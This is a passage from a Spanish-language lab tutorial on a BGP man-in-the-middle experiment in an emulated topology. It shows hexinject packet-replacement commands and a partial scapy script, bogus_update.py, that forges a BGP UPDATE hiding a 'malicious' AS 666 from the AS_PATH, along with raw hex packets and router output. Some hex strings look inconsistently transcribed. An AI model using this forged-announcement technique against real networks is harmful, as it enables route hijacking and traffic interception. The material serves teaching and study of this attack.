generado en n20 por Quagga, y en caso de encontrarlo, reemplazarlo por el paquete formado por los valores: ‘**FF FF 00 39 02 00 00 00 20 40 01 01 00 50 02 00 0A 02 02 00 00 00 1E 00 00 03 09 40 03 04 42 42 42 06 80 04 04 00 00 00 00 08 4D**’, que es justamente el paquete falso que armamos en el que no incluimos a nuestro AS malicioso 666 en el AS\_PATH. Al final del comando, utilizamos otro pipe, por lo que la salida del comando replace, será la entrada del siguiente comando. El siguiente y último comando es:

**hexinject -p -i eth0**


Llamando a hexinject con el parámetro -p le indicamos que inyecte los paquetes recibidos de la salida del comando anterior (replace en éste caso), a través de la interfaz establecida con el parámetro -i.

Luego de ingresar dicho comando en el router n20 del AS 666, abrí Wireshark y me puse a capturar en la interfaz any, aplicando el mismo filtro que mencioné anteriormente: **ip.addr == 66.66.66.6**. Después reestablecí la configuración a través del comando **./restore.sh bgpmitm\_on\_unhide**, y los resultados fueron algo catastróficos...

Se empezó a generar una cantidad muy grande de paquetería, formada en su mayor parte por retransmisiones TCP. Ésto sucedió porque los paquetes que inyectaba la herramienta hexinject los inyectaba con parámetros erróneos en la capa de transporte. Probando varias veces el procedimiento anterior, obtuve distintos resultados, muy aleatorios. Visualizando lo que sucedía a través de Wireshark noté que no siempre se enviaban los mismos paquetes, y que algunas veces lograba inyectar efectivamente el paquete artificialmente construido que deseaba, pero otras veces no. La tabla de ruteo del router n7 del AS 10 la mayoría de las veces quedaba igual que como mostramos en los ejemplos anteriores, es decir, el prefijo 77.0.0.0/8 publicado por el AS 666, incluía al ASN 666 en el AS\_PATH. Muy pocas veces y con mucha suerte, logré contemplar al prefijo 77.0.0.0/8 publicado por el AS 666, sin incluir dicho ASN 666 en el AS\_PATH. Pero esas pocas veces que tuve suerte, a los pocos segundos, se volvía a publicar la ruta original, y se volvía a reestablecer el AS\_PATH original: (666 - 30 - 777).

El problema base en el experimento que realicé es que la herramienta hexinject no funcionaba de la forma que yo esperaba. Yo esperaba que el paquete original fuera reemplazado antes de ser enviado al router n7 del AS 10, y que justo después de ser reemplazado por el paquete artificialmente creado por nosotros, fuera enviado a su peer n7. Pero hexinject no funciona de ésta forma. El paquete BGP UPDATE original capturado por hexinject, se captura luego de ser enviado a su peer, y recién ahí se detecta que hay una coincidencia con el paquete que indicamos en el primer parámetro de replace, para luego inyectar el paquete artificialmente creado por nosotros. Es decir, se envían los dos paquetes. Primero se envía el paquete UPDATE original y luego el paquete falso creado artificialmente por nosotros. Yo quería que solo llegara el paquete artificialmente creado por nosotros.

Aquí les voy a mostrar una imagen de las veces en las que tuve suerte y el paquete artificialmente creado por nosotros fue enviado al peer n7 del AS 10:



Como vemos, el origen de la trama es el router n20 con su IP 66.66.66.6, y el paquete BGP UPDATE que dejé seleccionado es el que anuncia al prefijo 77.0.0.0/8, con el NEXT\_HOP en 66.66.66.6 y el AS\_PATH con: 30 - 777 (SIN EL ASN 666 EN EL AS\_PATH!). Fijémonos que el atributo Length es de 57 bytes, y la longitud total de los atributos es de 32 bytes, tal como lo establecimos anteriormente. Si observan la sección de abajo en hexadecimal resaltada en azul, pueden apreciar que se trata exactamente del mismo paquete que nosotros armamos. Más por arriba de la imagen, en la sección donde se muestran todas las tramas enviadas/recibidas, vemos que la trama que tenemos seleccionada, en la columna "Info" nos indica: "TCP Spurious Retransmission". Lo resalté con un recuadro amarillo para que sea más fácil de ver. Ésto nos indica que la trama enviada no es auténtica, y Wireshark detecta ésto ya que hay una incongruencia en los parámetros de la capa de transporte. Cabe destacar que aunque en éste caso hayamos tenido la suerte de que el paquete deseado fuera enviado, ésto no se vio reflejado en la tabla de ruteo del router n7 del AS 10. Como dije, fueron muy pocas veces y en lapsos de tiempo muy cortos en los que llegué a ver publicado nuestro prefijo sin el ASN 666 en dicha tabla de ruteo de n7.

Luego de comprender que con ésta herramienta no iba a llegar a buen puerto, empecé a buscar otras utilidades como proxys TCP, a los cuales redirigiría todo mi tráfico saliente mediante iptables para que modificaran el paquete original por el construido artificialmente por nosotros y se lo enviaran al router n7 solamente después de ser modificado, pero seguí teniendo inconvenientes llevando ésto a cabo. Una de las utilidades que empleé, fue el módulo tcp.proxy que forma parte de la suite bettercap, una excelente herramienta para realizar ataques en redes creada por Simone Margaretelli (A.K.A. evilsocket). No voy a explayarme explicando las demás pruebas fallidas que hice. Publiqué un "issue" dentro de la herramienta bettercap en Github que pueden ver en el siguiente enlace:

<https://github.com/bettercap/bettercap/issues/394>

Ya que no me respondieron, y no tuve suerte con proxys TCP, ni con el tcp.proxy de bettercap, ni con otros proxys TCP menos conocidos, comencé a buscar otras formas de llevar a cabo lo que deseaba: publicar el BGP UPDATE con el prefijo 77.0.0.0/8 sin incluir al ASN 666 en el AS\_PATH. Por un momento pensé en meter mano en el código fuente de Quagga para añadir la funcionalidad de eliminar ASs del AS\_PATH, pero el código fuente de Quagga es demasiado extenso y sería demasiado trabajo estudiarlo en profundidad para hacer algo tan simple como lo que quería.

Finalmente encontré un tutorial en Internet en el que explicaban como hacer una herramienta con python y scapy para establecer sesiones BGP desde cero con routers Cisco y publicarle los prefijos que uno desee. Empleando éste método pude cumplir lo que estuve tratando de hacer durante una semana, y de una forma más prolífica y desde cero. Lo que hice exactamente fue quitar toda clase de configuración BGP en el router n20 del AS 666, quitar el bgpd en dicho router, que es el demonio que se encarga de establecer las sesiones BGP y manejarlas, y en cambio, utilizar en éste router, parte del script que daban en el ejemplo para poder establecer las sesiones BGP con sus peers (AS 30 Y AS 10), y publicarles los prefijos correspondientes, sumando al prefijo que armamos artificialmente, que solo se publica al AS 10. Para lograr ésto, tuve que hacer muchas modificaciones en el script para adaptarlo a mis necesidades, ya que yo me quiero comunicar con routers BGP administrados por bgpd y Quagga, y no por routers BGP de Cisco. También corregí algunas cosas que estaban mal en el script, ya que por ejemplo la información en la capa de transporte, específicamente la información que se configuraba en los paquetes en el parámetro ACKNOWLEDGE, estaba mal puesta y cuando probaba el script, las comunicaciones entre los routers en éstas condiciones, se lograba, pero de una forma muy inestable, ya que al poco tiempo se cerraba la sesión debido a un paquete NOTIFICATION en el que indicaba: "Holder Timer Expired", lo que significaba que el peer de n20 que envió dicho paquete de NOTIFICATION no estuvo recibiendo satisfactoriamente las respuestas a los paquetes KEEPALIVE ni UPDATE, dentro del período de tiempo que se establece en el mensaje OPEN.

El script final se ejecuta en el router n20 del AS 666 y se encarga de establecer las sesiones BGP con sus dos peers (AS 30 y AS 10), de responder a los mensajes OPEN, UPDATE, y KEEPALIVE entrantes desde ambos peers para que las sesiones se mantengan activas todo el tiempo que uno quiera hasta cerrar la topología. Se encarga de publicar los prefijos originales, (los mismos que el router n20 publicaría a través del daemon bgpd y Quagga), pero ésta vez mediante nuestra herramienta. Y lo más importante, es que también podemos publicarle al AS 10 el mensaje UPDATE artificialmente creado por nosotros, en el que no incluimos al ASN 666 en el AS\_PATH.

Al script final lo llame **bogus\_update.py** y el código es el siguiente:

```
#!/usr/bin/python

import socket
import time
import thread
from scapy.all import *
from bgp import *
```

```

bgp_open = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x3b\x01\x04\x02\x9a\x00\xb4\x42\x42\x06\x1e\x02\x06\x01\x04\x00\x01\x00\x01\x02\x02\x80\x00\x02\x02\x00\x02\x06\x41\x04\x00\x00\x02\x9a\x02\x04\x40\x02\x80\x78'

bgp_keepalive = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x13\x04'

updateAS666_toAS10 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x35\x02\x00\x00\x00\x1c\x40\x01\x01\x00\x50\x02\x00\x06\x02\x01\x00\x00\x02\x9a\x40\x03\x04\x42\x42\x42\x06\x80\x04\x00\x00\x00\x00\x08\x42'

updateAS30_toAS10 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x32\x02\x00\x00\x00\x19\x40\x01\x01\x00\x50\x02\x00\x0a\x02\x02\x00\x00\x02\x9a\x00\x00\x00\x1e\x40\x03\x04\x42\x42\x42\x06\x08\x1e'

updateAS777_toAS10 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x3d\x02\x00\x00\x00\x24\x40\x01\x01\x00\x50\x02\x00\x0e\x02\x03\x00\x00\x02\x9a\x00\x00\x00\x1e\x00\x00\x03\x09\x40\x03\x04\x42\x42\x42\x06\x80\x04\x00\x00\x00\x00\x08\x4d'

bogusUpdateAS777_toAS10 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x39\x02\x00\x00\x00\x20\x40\x01\x01\x00\x50\x02\x00\x0a\x02\x02\x00\x00\x00\x00\x1e\x00\x00\x03\x09\x40\x03\x04\x42\x42\x42\x06\x80\x04\x00\x00\x00\x00\x08\x4d'

updateAS666_toAS30 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x35\x02\x00\x00\x00\x1c\x40\x01\x01\x00\x50\x02\x00\x06\x02\x01\x00\x00\x02\x9a\x40\x03\x04\x42\x42\x42\x01\x80\x04\x00\x00\x00\x08\x42'

updateAS10_toAS30 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x32\x02\x00\x00\x00\x19\x40\x01\x01\x00\x50\x02\x00\x0a\x02\x02\x00\x00\x02\x9a\x00\x00\x00\x0a\x40\x03\x04\x42\x42\x42\x01\x08\x0b'

updateAS20_toAS30 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x36\x02\x00\x00\x00\x1d\x40\x01\x01\x00\x50\x02\x00\x0e\x02\x03\x00\x00\x02\x9a\x00\x00\x00\x0a\x00\x00\x00\x14\x40\x03\x04\x42\x42\x01\x08\x14'

updateToAS10sent = False
updateToAS30sent = False

def listen_bgp(ip):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind((ip, 179))
    s.listen(1)
    conn, addr = s.accept()

```

```

print '.\nTCP session established with:', addr
while 1:
    continue
conn.close()

def stopfilter(x):
    if x[TCP].flags == 25 and (x[IP].src == '66.66.66.5' or x[IP].src ==
'66.66.66.2'):
        return True
    else:
        return False

def packet_handler(pkt):

    global updateToAS10sent, updateToAS30sent

    if ((pkt[IP].src == '66.66.66.5') or (pkt[IP].src == '66.66.66.2')):
        if str(pkt.summary()).find("BGPHeader") > 0:

            ip_total_len = pkt.getlayer(IP).len
            ip_header_len = pkt.getlayer(IP).ihl * 32 / 8
            tcp_header_len = pkt.getlayer(TCP).dataofs * 32 / 8
            tcp_seg_len = ip_total_len - ip_header_len - tcp_header_len

            # BGP OPEN
            if pkt[BGPHeader].type == 1:

                send(IP(dst=pkt[IP].src, ttl=1)/TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, ack=pkt[TCP].seq+tcp_seg_len, seq=pkt[TCP].ack, flags="PA")/bgp_open/
bgp_keepalive)
                    return "Open sent to " + pkt[IP].src

            # BGP UPDATE
            elif pkt[BGPHeader].type == 2:
                if pkt[IP].src == '66.66.66.5' and not
updateToAS10sent:

                    send(IP(dst=pkt[IP].src, ttl=1)/TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, ack=pkt[TCP].seq+tcp_seg_len, seq=pkt[TCP].ack, flags="PA")/

```



Si se complica para leerlo desde el documento, pueden abrirlo con su editor favorito desde la carpeta BGP-MITM de mi repositorio que descargaron. El script es 0% escalable y está hecho pura y exclusivamente para que funcione en éste contexto, es decir, con nuestra topología tal como la tenemos. Lo que me interesaba era encontrar una forma de publicar los paquetes BGP UPDATE de la forma que yo quisiera, y lo conseguí gracias a éste script que acabo de mostrar. Toda la información de la capa BGP que se envía a sus peers está en raw, en hexadecimal, aunque también existe la posibilidad de armar el paquete BGP con scapy estableciendo por separado cada parámetro del mismo. Si bien scapy no soporta BGP de forma nativa, el mismo permite definir nuevos protocolos, y en éste caso, en el tutorial que encontré, se aporta un script llamado **bgp.py** que nos permite justamente evitar tener que trabajar con la capa BGP en raw y poder armar el paquete BGP estableciendo atributo por atributo. De todos modos me resultó más sencillo trabajar en raw, de la forma que ahora voy a explicar. Tengamos en cuenta que aunque no usemos parte de las posibilidades que nos brinda, el script bgp.py es una dependencia de nuestro script, ya que se emplea para detectar cuándo llegan paquetes bgp y de qué tipo son. Para entender el modo en el que trabajamos, tomemos como ejemplo éste mensaje BGP UPDATE extraído del código anterior:

```
updateAS666_toAS10 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x35\x02\x00\x00\x00\x1c\x40\x01\x01\x00\x50\x02\x00\x06\x02\x01\x00\x00\x02\x9a\x40\x03\x04\x42\x42\x42\x06\x80\x04\x04\x00\x00\x00\x00\x08\x42'
```

Éste sería el mensaje BGP UPDATE en el que se publica el prefijo correspondiente al AS 666 (el prefijo 66.0.0.0/8), a su peer del AS 10 (al router n7 con IP 66.66.66.5). Éste es el mensaje que sería enviado por el router n20 del AS 666 de forma original mediante el daemon bgpd y Quagga. Para conseguir ésta información, lo que hice fue abrir la topología bgpmitm2.imn con la que venimos trabajando, ponerme a capturar en la interfaz any con Wireshark, con el filtro **ip.src == 66.66.66.6**. Utilicé ese filtro y no el que usamos anteriormente: **ip.addr == 66.66.66.6**, ya que con ip.src establecemos que solo se muestren los paquetes enviados por 66.66.66.6, que es lo que nos interesa, en cambio con el filtro ip.addr, se muestran tanto los paquetes enviados como los recibidos por 66.66.66.6. Luego cargué la configuración bgpmitm2\_on\_unhide. Mientras la configuración cargaba, observaba en Wireshark los paquetes BGP UPDATE enviados por 66.66.66.6 a su peer 66.66.66.5 (al router n7 del AS 10). Luego procedí a seleccionar los paquetes BGP UPDATE por separado y copiar su “Hex Stream”, de la misma forma que expliqué hace unas páginas. Por ejemplo, el “Hex Stream” copiado del BGP UPDATE que mostramos recién (el que está en la variable updateAS666\_toAS10), sería el siguiente:

```
ffffffffffffffffff0035020000001c400101005002000602010000029a40030442424206800404000000000842
```

Pero para que funcione en python, necesitamos convertir éste hex stream a un formato en el que por cada byte en hexadecimal (por cada dos caracteres), se separen agregando los caracteres '\x' al inicio de cada par de caracteres o byte en hexadecimal. Para lograr el cambio de formato, hice un pequeñísimo script al que llamé **hex\_stream\_conversor.py**, que recibe como parámetro justamente el hex stream directamente copiado por Wireshark y nos devuelve como salida el paquete formateado como deseamos. El script es el siguiente:

```
#!/usr/bin/python
import sys
s = sys.argv[1]
sx = "\n" + r"\x" + r"\x".join(s[n : n+2] for n in range(0, len(s), 2))
print(sx)
```



```
root@kali: ~/BGP-MITM
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~/BGP-MITM# python hex_stream_conversor.py ffffffffffffffffffffff0035020000001c400101005002000602010000029a40030442424206800404000000000842
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x35\x02\x00\x00\x00\x1c\x40\x01\x01\x00\x50\x02\x00\x06\x02\x01\x00\x00\x02\x9a\x40\x03\x04\x42\x42\x42\x06\x80\x04\x04\x00\x00\x00\x08\x42
root@kali:~/BGP-MITM#
```

Aquí podemos apreciar la simple utilización del script anterior. Lo llamamos con python, y le enviamos por parámetro el hex stream copiado mediante Wireshark, y obtenemos como salida el valor que finalmente le asignamos a la variable asociada a cada paquete BGP.

Ahora tal vez me preguntarán por qué no incluí la funcionalidad de convertir el hex stream directamente en el script `bogus_update.py` en lugar de crear otro script a parte? Es decir, por qué simplemente no copiar cada hex stream en el script principal `bogus_update.py`, y dejar que la conversión se realice aquí mismo de forma automática? La respuesta es simple. Me gusta hacerme la vida difícil. Me quedo más tranquilo viendo todos los paquetes ya formateados con los '`\x`' dentro del script `bogus_update.py`, al estilo shellcode.

Tomemos otra variable del código `bogus_update.py` que contiene otro paquete BGP UPDATE para terminar de entender cómo logré establecerles cada uno de sus valores:

```
updateAS10_toAS30 = '\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x32\x02\x00\x00\x19\x40\x01\x01\x00\x50\x02\x00\x0a\x02\x02\x00\x00\x02\x9a\x00\x00\x00\x0a\x40\x03\x04\x42\x42\x42\x01\x08\x0b'
```


En ésta variable tenemos el paquete BGP UPDATE en el que se anuncia el prefijo 11.0.0.0/8 (el prefijo perteneciente al AS 10) a su peer BGP del AS 30 (al router n3 con IP 66.66.66.2). En éste caso, para lograr obtener el paquete que el AS 666 enviaba originalmente a su peer del AS 30 mediante `bgpd` y `Quagga`, no tenemos que establecer el filtro `ip.src == 66.66.66.6` dentro de Wireshark, sino que hay que utilizar el filtro `ip.src == 66.66.66.1`, ya que la comunicación BGP entre el AS 666 y el AS 30, ocurre entre la interfaz `eth1` del router n20 del AS 666 (66.66.66.1), y la interfaz `eth3` del router n3 del AS 30 (66.66.66.2). En cambio la comunicación BGP entre el AS 666 y el AS 10, ocurre entre la interfaz `eth0` del router n20 del AS 666 (66.66.66.6), y la interfaz `eth2` del router n7 del AS 10 (66.66.66.5). Por eso, si queremos capturar los paquetes que salen del router n20 del AS 666 hacia el router n3 del AS 30, debemos filtrar el tráfico saliente de 66.66.66.1. Aquí encontraremos todos los paquetes BGP UPDATE que se le envían naturalmente a su peer del AS 30 para luego añadirlos a nuestro script, y enviarlos a través de `scapy`.

No voy a explicar detalladamente cada parte del código, pero básicamente lo primero que hacemos

es dejar escuchando en las dos interfaces del router n20 (eth0 con IP 66.66.66.6 y eth1 con IP 66.66.66.1) mediante dos threads distintos para que se establezcan las sesiones a nivel TCP en el momento que recibamos el TCP SYN de nuestros dos peers de los ASs 10 y 30.

Luego se hace uso de scapy, el cuál se encarga de capturar todo el tráfico entrante, verificar que dicho tráfico provenga de sus peers (de 66.66.66.5 o 66.66.66.2) y que sean paquetes BGP. Si se cumple lo antedicho, se empieza a discernir entre el tipo de paquete BGP que llegó. Si llega un paquete BGP OPEN, se responde con otro paquete BGP OPEN y aquí es donde se establece la sesión BGP. La primera vez que nos llegue un paquete BGP UPDATE, se responde con los paquetes UPDATE que tenemos en nuestras variables. Y si siguen llegándonos otros paquetes BGP UPDATE, se les responde con un KEEPALIVE. A los paquetes entrantes KEEPALIVE también se les responde con KEEPALIVE, para lograr mantener la sesión activa todo el tiempo que nosotros queramos hasta cerrar la topología. Si llegan paquetes BGP NOTIFICATION, no se responde, sino que se imprime en la salida del script, y se cierra la sesión BGP.

Bueno, dejémonos de explicaciones y pasemos a lo práctico. Para ello, si ya tienen cargada la topología bgpmitm2.imn, denle click a la cruz roja para que se cierre la sesión de CORE, y luego necesitaremos deshabilitar BGP en el router n20, es decir, necesitamos especificar que el daemon bgpd no corra en n20 al iniciar la topología. Para ello debemos hacer click derecho sobre el router n20, luego clickear en "Services..." (que es la última opción que nos aparece), y allí dentro, debajo de la columna que dice "Quagga", clickear en el botón "BGP", para que quede desmarcado. La sección del botón "BGP" debería quedar en gris, y el icono que está al lado debería pasar de color amarillo a gris. Luego damos click en "Apply". Con ésto nos aseguramos que el demonio bgpd no se ejecute en el router n20 del AS 666 al iniciar la topología.



Aquí podemos ver con recuadros violetas y números los pasos a seguir para deshabilitar BGP en el router n20 del AS 666. Recordemos que el botón BGP debe quedar gris como se ve en la imagen, y el icono de al lado debe pasar de amarillo a gris.

Paso seguido, volvemos darle click al botón verde de play para que inicie la topología. Esperamos a que cargue la topología, mientras tanto nos situamos en la carpeta BGP-MITM que descargaron de mi repositorio y en éste contexto, abrimos una terminal Linux y ejecutamos el comando:

```
# ./restore.sh bgpmitm2_on_hide
```

Esperamos a que converga la topología, y luego observamos la nueva configuración del router n20 del AS 666. para ello damos doble click sobre n20, e ingresamos el comando vtysh para meternos en la consola de Quagga, y aquí dentro ingresamos el comando sh run. La salida será la siguiente:

```
n20# sh run
Building configuration...
```

**Current configuration:**

```
!
!
service integrated-vtysh-config
!
interface eth0
ip address 66.66.66.6/30
!
interface eth1
ip address 66.66.66.1/30
!
interface lo
!
ip route 11.0.0.0/8 66.66.66.5
ip route 20.0.0.0/8 66.66.66.2
ip route 30.0.0.0/8 66.66.66.2
ip route 77.0.0.0/8 66.66.66.2
!
ip forwarding
ipv6 forwarding
!
line vty
!
end
```

Como vemos, quitamos toda clase de configuración BGP en éste router. En cambio agregamos cuatro rutas estáticas (las que están marcadas en rojo) para saber como llegar a las redes de los demás ASs de la topología. Por qué rutas estáticas? Bien. El script bogus\_update.py que armé, cumple la funcionalidad de establecer las sesiones BGP con los peers, publicar los prefijos que queremos, y mantener las sesiones activas a través de la respuesta a los mensajes KEEPALIVE que recibimos. Sin embargo, no añadí la funcionalidad de parsear los paquetes BGP UPDATE que se reciben, para luego añadir los prefijos a nuestra tabla de ruteo de Zebra (Quagga), así que en éste ejemplo nos vamos a manejar con las rutas estáticas para saber como llegar desde el AS 666 hacia los demás ASs presentes en la topología. Obviamente que si quisiéramos llevar a cabo ésto en la vida real, serían cientos de miles las rutas estáticas que deberíamos agregar para saber como llegar a cada AS de Internet, pero como dije, el script no está pensado para ser una herramienta universal para publicar rutas falsas, sino que está hecha para ilustrar el ejemplo de cómo ocultar nuestro AS malicioso del AS\_PATH en ésta misma topología que armé.

Paso próximo, vamos a observar la tabla de ruteo del router n7 del AS 10. Para ello hagamos doble click sobre el router n7 del AS 10, ingresemos a la consola de Quagga mediante el comando vtysh, y una vez adentro, ingresemos el comando:

```
n7# sh ip bgp
```

```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n7:/tmp/pycore.38225/n7.conf# vtysh
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n7# sh ip bgp
BGP table version is 0, local router ID is 11.0.0.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop           Metric LocPrf Weight Path
*> 11.0.0.0          0.0.0.0            0        32768  i
*> 20.0.0.0          11.0.0.2           0        0 20  i
*> 30.0.0.0          11.0.0.2           0        0 20 30  i
*> 77.0.0.0          11.0.0.2           0        0 20 30 777  i

Displayed 4 out of 4 total prefixes
n7#
```

